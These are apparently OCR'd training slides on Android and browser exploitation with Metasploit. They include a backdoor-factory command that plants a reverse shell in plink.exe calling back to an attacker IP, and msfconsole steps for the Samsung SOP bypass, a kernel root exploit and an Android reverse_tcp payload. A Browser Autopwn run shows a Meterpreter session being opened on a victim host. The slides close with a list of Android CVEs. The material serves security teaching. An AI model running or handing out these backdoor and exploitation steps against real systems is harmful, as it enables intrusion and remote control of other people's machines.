
- You now have an executable to deliver and a listener waiting!

Create a backdoor in any executable

backdoor-factory -f /usr/share/windows-binaries/plink.exe -H 10.0.2.20 -P 8080 -s reverse_shell_tcp



Create a backdoor in any executable



samsung_browser_sop_bypass

- SOP = Same Origin Policy
- CVE-2017-17692 - Samsung Internet Browser 5.4.02.3 allows remote attackers to bypass the Same Origin Policy and obtain sensitive information via crafted JavaScript code that redirects to a child tab and rewrites the innerHTML property. https://thehackernews.com/2017/12/same-origin-policy-bypass.html
- "Turns out, the crux of the issue was this: When the Samsung Internet browser opens a new tab in a given domain (say, google.com) through a Javascript action, that Javascript can come in after the fact and rewrite the contents of that page with whatever it wants. This is a no-no in browser design, since it means that Javascript can violate the Same-Origin Policy, and can direct Javascript actions from one site (controlled by the attacker) to act in the context of another site (the one the attacker is interested in). Essentially, the attacker can insert custom Javascript into any domain, provided the victim user visits the attacker-controlled web page first." - https://blog.rapid7.com/2017/12/25/haxmas-the-true-meaning-s-of-metasploit/

```
msf > use auxiliary/gather/samsung_browser_sop_bypass
msf auxiliary(samsung_browser_sop_bypass) > show actions
      ...actions...
msf auxiliary(samsung_browser_sop_bypass) > set ACTION <action-name>
msf auxiliary(samsung_browser_sop_bypass) > show options
      ...show and set options...
msf auxiliary(samsung_browser_sop_bypass) > run
```


samsung_browser_sop_bypass

- use auxiliary/gather/samsung_browser_sop_bypass
- set SRVHOST
- set SRVPORT
- set URIPATH
- set TARGET_URL
- run

Android get_user/put_user Exploit

- CVE-2013-6282
- This module exploits a missing check in the get_user and put_user API functions in the linux kernel before 3.5.5. The missing checks on these functions allow an unprivileged user to read and write kernel memory. This exploit first reads the kernel memory to identify the commit_creds and ptmx_fops address, then uses the write primitive to execute shellcode as uid 0. The exploit was first discovered in the wild in the vroot rooting application.

```
msf > use exploit/android/local/put_user_vroot
msf exploit(put_user_vroot) > show targets
      ...targets...
msf exploit(put_user_vroot) > set TARGET <target-id>
msf exploit(put_user_vroot) > show options
      ...show and set options...
msf exploit(put_user_vroot) > exploit
```


payload/android/shell/reverse_tcp


- Spawn a piped command shell (sh). Connect back stager

```
msf > use payload/android/shell/reverse_tcp
msf payload(reverse_tcp) > show options
      ...show and set options...
msf payload(reverse_tcp) > run
```

Browser Autopwn

Autopwn refers to the automatic exploitation of the target. The autopwn module sets up most of the browser-based exploits in listening mode by automatically configuring them one after the other. Then, it waits for an incoming connection and launches a set of matching exploits, depending upon the victim's browser. Therefore, irrespective of the browser a victim is using, if there are vulnerabilities in the browser, the autopwn script attacks it automatically with the matching exploit modules.

Autopwn Explained



Browser Autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST                     yes       The IP address to use for rev
erse-connect payloads
   SRVHOST  0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming co
nnections
   SSLCert                   no        Path to a custom SSL certific
ate (default is randomly generated)
   URIPATH                   no        The URI to use for this explo
it (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropr
iate exploits
```

Browser Autopwn

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.105...
[*] ---
```


Browser Autopwn

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```

Browser Autopwn

```
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.
10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) pr
ocessing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                     Information
    Connection
  --  ----                     -----------
    ----------
  1   meterpreter x86/win32  WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD
5S  192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)

msf auxiliary(browser_autopwn) >
```

Vulnerabilities

- CVE-2019-2054 May 8 2019
- In the seccomp implementation prior to kernel version 4.8, there is a possible seccomp bypass due to seccomp policies that allow the use of ptrace. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android kernel Android ID: A-119769499

Vulnerabilities

- CVE-2019-2047 May 8, 2019
- In UpdateLoadElement of ic.cc, there is a possible out-of-bounds write due to type confusion. This could lead to remote code execution in the proxy auto-config with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android-7.0 Android-7.1.1 Android-7.1.2 Android-8.0 Android-8.1 Android-9 Android ID: A-117607414
- Affects 7.0 to 9.0

Vulnerabilities

- CVE-2019-2044 May 8 2019
- In MakeMP>G4VideoCodecSpecificData of APacketSource.cpp, there is a possible out-of-bounds write due to an incorrect bounds check. This could lead to remote code execution in the media server with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-7.0 Android-7.1.1 Android-7.1.2 Android-8.0 Android-8.1 Android-9 Android ID: A-123701862
- Affects 7.0 to 9.0

Vulnerabilities

- CVE 2019-9601
- The ApowerManager application through 3.1.7 for Android allows remote attackers to cause a denial of service via many simultaneous /?Key=PhoneRequestAuthorization requests

- Has an app for this exploit https://www.exploit-db.com/exploits/46380
- Has a YouTube Video
- https://www.youtube.com/watch?v=9vD8GnKqDME